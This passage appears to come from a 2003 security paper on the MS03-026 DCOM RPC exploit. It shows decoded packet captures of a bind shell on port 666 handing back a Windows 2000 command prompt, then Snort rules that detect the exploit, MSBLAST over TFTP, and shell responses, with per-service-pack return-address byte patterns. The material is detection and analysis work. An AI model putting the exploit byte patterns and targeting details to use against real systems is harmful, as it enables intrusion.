0040:  08 0A 00 00 00 00 00 00 00 00 01 01 04 02        ..............
```

Packetyzer Trace:

Frame 29 (66 bytes on wire, 66 bytes captured)
Frame is marked: False
Arrival Time: Dec 7, 2003 21:55:22.701454000
Time delta from previous packet: 0.000382000 seconds
Time relative to first packet: 33.402500000 seconds
Frame Number: 29
Packet Length: 66 bytes
Capture Length: 66 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
Source: 00:b0:d0:20:b4:73 (192.168.1.107)
Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)

```
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100
(192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 52
    Identification: 0xeec1 (61121)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0xc7e2 (correct)
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32929 (32929), Dst Port: doom (666), Seq:
2484701394, Ack: 1175040348, Len: 0
    Source port: 32929 (32929)
    Destination port: doom (666)
    Source or Destination Port: 32929
    Source or Destination Port: 666
    TCP Segment Len: 0
    Sequence number: 2484701394
    Acknowledgement number: 1175040348
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0xddb9 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 7693841, tsecr 0

0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 34 EE C1 40 00 40 06 C7 E2 C0 A8 01 6B C0 A8  .4..@.@......k..
0020:  01 64 80 A1 02 9A 94 19 88 D2 46 09 B1 5C 80 10  .d........F..\..
0030:  16 D0 DD B9 00 00 01 01 08 0A 00 75 66 11 00 00  ...........uf...
0040:  00 00                                            ..
```

Packetyzer Trace:

Frame 30 (108 bytes on wire, 108 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:22.842840000
    Time delta from previous packet: 0.141386000 seconds
    Time relative to first packet: 33.543886000 seconds
    Frame Number: 30
    Packet Length: 108 bytes
    Capture Length: 108 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
    Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107 (192.168.1.107)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0
    Total Length: 94
    Identification: 0x0015 (21)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x7665 (correct)
    Source: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
Transmission Control Protocol, Src Port: doom (666), Dst Port: 32929 (32929), Seq: 1175040348, Ack: 2484701394, Len: 42
    Source port: doom (666)
    Destination port: 32929 (32929)
    Source or Destination Port: 666
    Source or Destination Port: 32929
    TCP Segment Len: 42
    Sequence number: 1175040348
    Next sequence number: 1175040390
    Acknowledgement number: 2484701394
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set

```
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 17520
    Checksum: 0xd216 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 5194, tsecr 7693841
Data (42 bytes)

0000:  00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00  ... .s........E.
0010:  00 5E 00 15 40 00 80 06 76 65 C0 A8 01 64 C0 A8  .^..@...ve...d..
0020:  01 6B 02 9A 80 A1 46 09 B1 5C 94 19 88 D2 80 18  .k....F..\......
0030:  44 70 D2 16 00 00 01 01 08 0A 00 00 14 4A 00 75  Dp...........J.u
0040:  66 11 4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64  f.Microsoft Wind
0050:  6F 77 73 20 32 30 30 30 20 5B 56 65 72 73 69 6F  ows 2000 [Versio
0060:  6E 20 35 2E 30 30 2E 32 31 39 35 5D              n 5.00.2195]
```

Packetyzer Trace:

```
Frame 31 (66 bytes on wire, 66 bytes captured)
    Frame is marked: False
    Arrival Time: Dec  7, 2003 21:55:22.843194000
    Time delta from previous packet: 0.000354000 seconds
    Time relative to first packet: 33.544240000 seconds
    Frame Number: 31
    Packet Length: 66 bytes
    Capture Length: 66 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100
(192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 52
    Identification: 0xeec2 (61122)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0xc7e1 (correct)
```

```
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32929 (32929), Dst Port: doom (666), Seq:
2484701394, Ack: 1175040390, Len: 0
    Source port: 32929 (32929)
    Destination port: doom (666)
    Source or Destination Port: 32929
    Source or Destination Port: 666
    TCP Segment Len: 0
    Sequence number: 2484701394
    Acknowledgement number: 1175040390
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0xc937 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 7693855, tsecr 5194

0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 34 EE C2 40 00 40 06 C7 E1 C0 A8 01 6B C0 A8  .4..@.@......k..
0020:  01 64 80 A1 02 9A 94 19 88 D2 46 09 B1 86 80 10  .d........F.....
0030:  16 D0 C9 37 00 00 01 01 08 0A 00 75 66 1F 00 00  ...7.......uf...
0040:  14 4A                                            .J
```

Packetyzer Trace:

```
Frame 32 (109 bytes on wire, 109 bytes captured)
    Frame is marked: False
    Arrival Time: Dec  7, 2003 21:55:22.843288000
    Time delta from previous packet: 0.000094000 seconds
    Time relative to first packet: 33.544334000 seconds
    Frame Number: 32
    Packet Length: 109 bytes
    Capture Length: 109 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
    Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Type: IP (0x0800)
```

Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107 (192.168.1.107)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0
    Total Length: 95
    Identification: 0x0016 (22)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x7663 (correct)
    Source: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
Transmission Control Protocol, Src Port: doom (666), Dst Port: 32929 (32929), Seq: 1175040390, Ack: 2484701394, Len: 43
    Source port: doom (666)
    Destination port: 32929 (32929)
    Source or Destination Port: 666
    Source or Destination Port: 32929
    TCP Segment Len: 43
    Sequence number: 1175040390
    Next sequence number: 1175040433
    Acknowledgement number: 2484701394
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        ....0 = Fin: Not set
    Window size: 17520
    Checksum: 0x5268 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 5194, tsecr 7693855
Data (43 bytes)

```
0000:  00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00  ... .s........E.
0010:  00 5F 00 16 40 00 80 06 76 63 C0 A8 01 64 C0 A8  ._..@...vc...d..
0020:  01 6B 02 9A 80 A1 46 09 B1 86 94 19 88 D2 80 18  .k....F.........
0030:  44 70 52 68 00 00 01 01 08 0A 00 00 14 4A 00 75  DpRh.........J.u
0040:  66 1F 0D 0A 28 43 29 20 43 6F 70 79 72 69 67 68  f...(C) Copyrigh
0050:  74 20 31 39 38 35 2D 32 30 30 30 20 4D 69 63 72  t 1985-2000 Micr
```

0060: 6F 73 6F 66 74 20 43 6F 72 70 2E 0D 0A   osoft Corp...

Packetyzer Trace:

Frame 33 (66 bytes on wire, 66 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:22.843616000
    Time delta from previous packet: 0.000328000 seconds
    Time relative to first packet: 33.544662000 seconds
    Frame Number: 33
    Packet Length: 66 bytes
    Capture Length: 66 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100
(192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0
    Total Length: 52
    Identification: 0xeec3 (61123)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0xc7e0 (correct)
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32929 (32929), Dst Port: doom (666), Seq:
2484701394, Ack: 1175040433, Len: 0
    Source port: 32929 (32929)
    Destination port: doom (666)
    Source or Destination Port: 32929
    Source or Destination Port: 666
    TCP Segment Len: 0
    Sequence number: 2484701394
    Acknowledgement number: 1175040433
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set

```
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0xc90c (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 7693855, tsecr 5194

0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 34 EE C3 40 00 40 06 C7 E0 C0 A8 01 6B C0 A8  .4..@.@......k..
0020:  01 64 80 A1 02 9A 94 19 88 D2 46 09 B1 B1 80 10  .d........F.....
0030:  16 D0 C9 0C 00 00 01 01 08 0A 00 75 66 1F 00 00  ...........uf...
0040:  14 4A                                            .J
```

Packetyzer Trace:

```
Frame 34 (86 bytes on wire, 86 bytes captured)
    Frame is marked: False
    Arrival Time: Dec  7, 2003 21:55:22.843690000
    Time delta from previous packet: 0.000074000 seconds
    Time relative to first packet: 33.544736000 seconds
    Frame Number: 34
    Packet Length: 86 bytes
    Capture Length: 86 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
    Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107
(192.168.1.107)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 72
    Identification: 0x0017 (23)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x7679 (correct)
    Source: 192.168.1.100 (192.168.1.100)
```

```
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
Transmission Control Protocol, Src Port: doom (666), Dst Port: 32929 (32929), Seq:
1175040433, Ack: 2484701394, Len: 20
    Source port: doom (666)
    Destination port: 32929 (32929)
    Source or Destination Port: 666
    Source or Destination Port: 32929
    TCP Segment Len: 20
    Sequence number: 1175040433
    Next sequence number: 1175040453
    Acknowledgement number: 2484701394
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 17520
    Checksum: 0x6a54 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 5194, tsecr 7693855
Data (20 bytes)

0000:  00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00  ... .s........E.
0010:  00 48 00 17 40 00 80 06 76 79 C0 A8 01 64 C0 A8  .H..@...vy...d..
0020:  01 6B 02 9A 80 A1 46 09 B1 B1 94 19 88 D2 80 18  .k....F.........
0030:  44 70 6A 54 00 00 01 01 08 0A 00 00 14 4A 00 75  DpjT.........J.u
0040:  66 1F 0D 0A 46 3A 5C 57 49 4E 4E 54 5C 73 79 73  f...F:\WINNT\sys
0050:  74 65 6D 33 32 3E                                tem32>
```


Appendix C:

This is a mostly complete listing of all the SNORT signatures that can be used to trigger an alert when an rpcdcom.c attack is occuring on the network. For this to work you must have a SNORT IDS implementation running on the network, in a spot where it has access to all of the network traffic. To find out more about SNORT please see http://www.snort.org

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg:"NETBIOS DCERPC ISystemActivator bind attempt";
```

flow:to_server,established; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1;
byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00 C0 00 00 00
00 00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2192; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445
(msg:"NETBIOS SMB DCERPC ISystemActivator bind attempt";
flow:to_server,established;
content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26
00|";distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;content:"|A0
01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16;
reference:cve,CAN-2003-0352;classtype:attempted-admin; sid:2193;
rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"DCE
RPC Interface Buffer Overflow Exploit"; content:"|00 5C 00 5C|";
content:!"|5C|"; within:32; flow:to_server,established;
reference:bugtraq,8205; rev: 1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET 135 (msg:"DCE
RPC Interface Buffer Overflow Exploit"; content:"|00 5C 00 5C|";
content:!"|5C|"; within:32; flow:to_server,established;
reference:bugtraq,8205; rev: 1;)

alert udp $EXTERNAL_NET any -> $HOME_NET 69 (sid:
1000024; rev: 3; msg: "W32/MSBLAST Worm over TFTP"; content: "|00
01 6D 73 62 6C 61 73 74 2E 65 78 65|"; offset: 0; depth: 2; classtype:
trojan-activity; priority: 1;)

alert udp $EXTERNAL_NET any -> $HOME_NET any (sid:
1000025; rev: 4; msg: "W32/MSBLAST Worm ANY"; content: "|00 01 6D
73 62 6C 61 73 74 2E 65 78 65|"; offset: 0; depth: 2; classtype: trojan-
activity; priority: 1;)

alert tcp any 4444 -> any any (msg:"ATTACK-RESPONSE
successful DCom RPC System Shell Exploit Response";
flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53 5c 73
79 73 74 65|"; classtype:successful-admin;)

alert tcp any 3333 -> any any (msg:"ATTACK-RESPONSE
successful DCom RPC System Shell Exploit Response";
flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53 5c 73
79 73 74 65|"; classtype:successful-admin;)

alert tcp any any -> any 135:139 (msg:"Possible dcom*.c EXPLOIT ATTEMPT to 135-139"; content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|"; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:1101000; rev:1;)

alert tcp any any -> any 445 (msg:"Possible dcom*.c EXPLOIT ATTEMPT to 445"; content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|"; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:1101001; rev:1;)

alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows 2000 SP0"; content:"|74 16 e8 77 cc e0 fd 7f cc e0 fd 7f|"; classtype:attempted-admin; sid:1100001; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:URL,jackhammer.org/rules/1100001; rev:1;)

alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows 2000 SP1"; content:"|ec 29 e8 77 cc e0 fd 7f cc e0 fd 7f|"; classtype:attempted-admin; sid:1100002; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:URL,jackhammer.org/rules/1100002; rev:1;)

alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows 2000 SP2"; content:"|b5 24 e8 77 cc e0 fd 7f cc e0 fd 7f|"; classtype:attempted-admin; sid:1100003; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:URL,jackhammer.org/rules/1100003; rev:1;)

alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows 2000 SP3"; content:"|7a 36 e8 77 cc e0 fd 7f cc e0 fd 7f|"; classtype:attempted-admin; sid:1100004; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:URL,jackhammer.org/rules/1100004; rev:1;)

alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows 2000 SP4"; content:"|9b 2a f9 77 cc e0 fd 7f cc e0 fd 7f|"; classtype:attempted-admin; sid:1100005;

reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:URL,jackhammer.org/rules/1100005; rev:1;)

alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows XP SP0"; content:"|e3 af e9 77 cc e0 fd 7f cc e0 fd 7f|";classtype:attempted-admin; sid:1100006; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:URL,jackhammer.org/rules/1100006; rev:1;)

alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows XP SP1"; content:"|BA 26 E6 77 CC E0 FD 7F CC E0 FD 7F|"; classtype:attempted-admin; sid:1100007; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:URL,jackhammer.org/rules/1100007; rev:1;)